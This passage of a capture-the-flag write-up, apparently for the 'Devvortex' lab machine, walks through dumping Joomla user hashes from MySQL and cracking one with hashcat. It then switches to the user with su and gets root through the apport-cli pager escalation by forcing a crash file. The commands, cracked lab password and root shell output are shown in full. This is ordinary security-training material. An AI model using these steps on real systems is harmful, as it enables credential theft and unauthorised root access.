| sd4fg_privacy_consents |
| sd4fg_privacy_requests |
| sd4fg_redirect_links |
| sd4fg_scheduler_tasks |
| sd4fg_schemas |
| sd4fg_session |
| sd4fg_tags |
| sd4fg_template_overrides |
| sd4fg_template_styles |
| sd4fg_ucm_base |
| sd4fg_ucm_content |
| sd4fg_update_sites |
| sd4fg_update_sites_extensions |
| sd4fg_updates |
| sd4fg_user_keys |
| sd4fg_user_mfa |
| sd4fg_user_notes |
| sd4fg_user_profiles |
| sd4fg_user_usergroup_map |
| sd4fg_usergroups |
| sd4fg_users |
| sd4fg_viewlevels |
| sd4fg_webauthn_credentials |
| sd4fg_workflow_associations |
| sd4fg_workflow_stages |
| sd4fg_workflow_transitions |
| sd4fg_workflows |

+----------------------------+


I then enter:
select * from sd4fg_users

We get back 2 users with hashed passwords.
| 649 | lewis | lewis | lewis@devvortex.htb |
$2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u | 0 | 1
2023-09-25 16:44:24	2023-11-27 16:13:54	0
NULL	0			0	
650	logan paul	logan	logan@devvortex.htb
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 | 0 | 0 |
2023-09-26 19:15:42 | NULL | |
{"admin_style":"","admin_language":"","language":"","editor":"","timezone":"","a11y_mono":"0"
,"a11y_contrast":"0","a11y_highlight":"0","a11y_font":"0"} | NULL | 0 | | |
0 | |

The hash for lewis is
$2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u

Hash for logan:
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12

Using an online hash analyser, we can find that this is a bcrypt hash.



Using hashcat, we can now try to crack these hashes. I wrote them to a text file called devhash.txt and started cracking.

I entered this hashcat command:
hashcat -m 3200 devhash.txt /usr/share/wordlists/rockyou.txt

which soon returned this:
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho

This is logan's password hash and the cracked password after the :.

I then used su to change user to logan and entered the password, and I was in!
The user flag can be found in /home/logan

```
www-data@devvortex:/$ su logan
su logan
Password: tequieromucho

logan@devvortex:/$ whoami
whoami
logan
logan@devvortex:/$ id
id
uid=1000(logan) gid=1000(logan) groups=1000(logan)
logan@devvortex:/$
```

Next, I used `sudo -l` to check Logan's sudo privileges which returned this:

```
sudo -l
[sudo] password for logan:tequieromucho                                    /

Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:/$
```

Running it with –help, we can see that we can check the version number of apport running on the system.

```
logan@devvortex:/$ sudo /usr/bin/apport-cli -v
sudo /usr/bin/apport-cli -v
2.20.11
```

A quick google search for 'apport-cli 2.20.11 root escalation' brings us to this page:
https://bugs.launchpad.net/ubuntu/+source/apport/+bug/2016023

The page describes how viewing a crash as sudo means the system then doesn't drop sudo privileges.

Therefore, running apport-cli as sudo with -c and any .crash file will grant us root access.

We first create a crash report. To do this we can enter the command `sleep 30 &` to start a process and enter another command. We can kill the sleep process using `killall -SIGSEGV sleep` to end the process prematurely and generate a .crash file.

We can then navigate to /var/crash and use `ls` to see the name of the file.

```
logan@devvortex:~$ sleep 30 &
sleep 30 &
[1] 2563
logan@devvortex:~$ killall -SIGSEGV sleep
killall -SIGSEGV sleep
logan@devvortex:~$ cd /var/crash
cd /var/crash
[1]+  Segmentation fault      (core dumped) sleep 30  (wd: ~)
(wd now: /var/crash)
logan@devvortex:/var/crash$ ls
ls
_usr_bin_sleep.1000.crash
```

Finally, we can run apport-cli to start the exploit.

sudo apport-cli -c _usr_bin_sleep.1000.crash

Here I was prompted with 5 options, I chose to view the report.

```
What would you like to do? Your options are:
  S: Send report (29.2 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): v
v^J

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................................................
```

After waiting a bit, we gained root access.

```
.....................................................................................
.....................................................................................
.....................................................................................
.....................................................ERROR: Cannot update _usr_bin_sleep.1000.crash: [E
rno 13] Permission denied: '_usr_bin_sleep.1000.crash'
.....................
WARNING: terminal is not fully functional
-  (press RETURN)
== ApportVersion ================================
2.20.11-0ubuntu27
```

And are able to execute commands with !

```
== JournalErrors ===================================
-- Logs begin at Tue 2023-11-21 11:00:09 UTC, end at Mon 2023-11-27 17:33:43 UTC
. --
:!id
!iidd!id
uid=0(root) gid=0(root) groups=0(root)
!done  (press RETURN)
```

We establish a full shell:

```
== JournalErrors ===================================
-- Logs begin at Tue 2023-11-21 11:00:09 UTC, end at Mon 2023-11-27 17:33:43 UTC
. --
:!/bin/bash
!//bbiinn//bbaasshh!/bin/bash
```

And find the root flag in root.txt.

```
root@devvortex:~# ls
ls
root.txt
```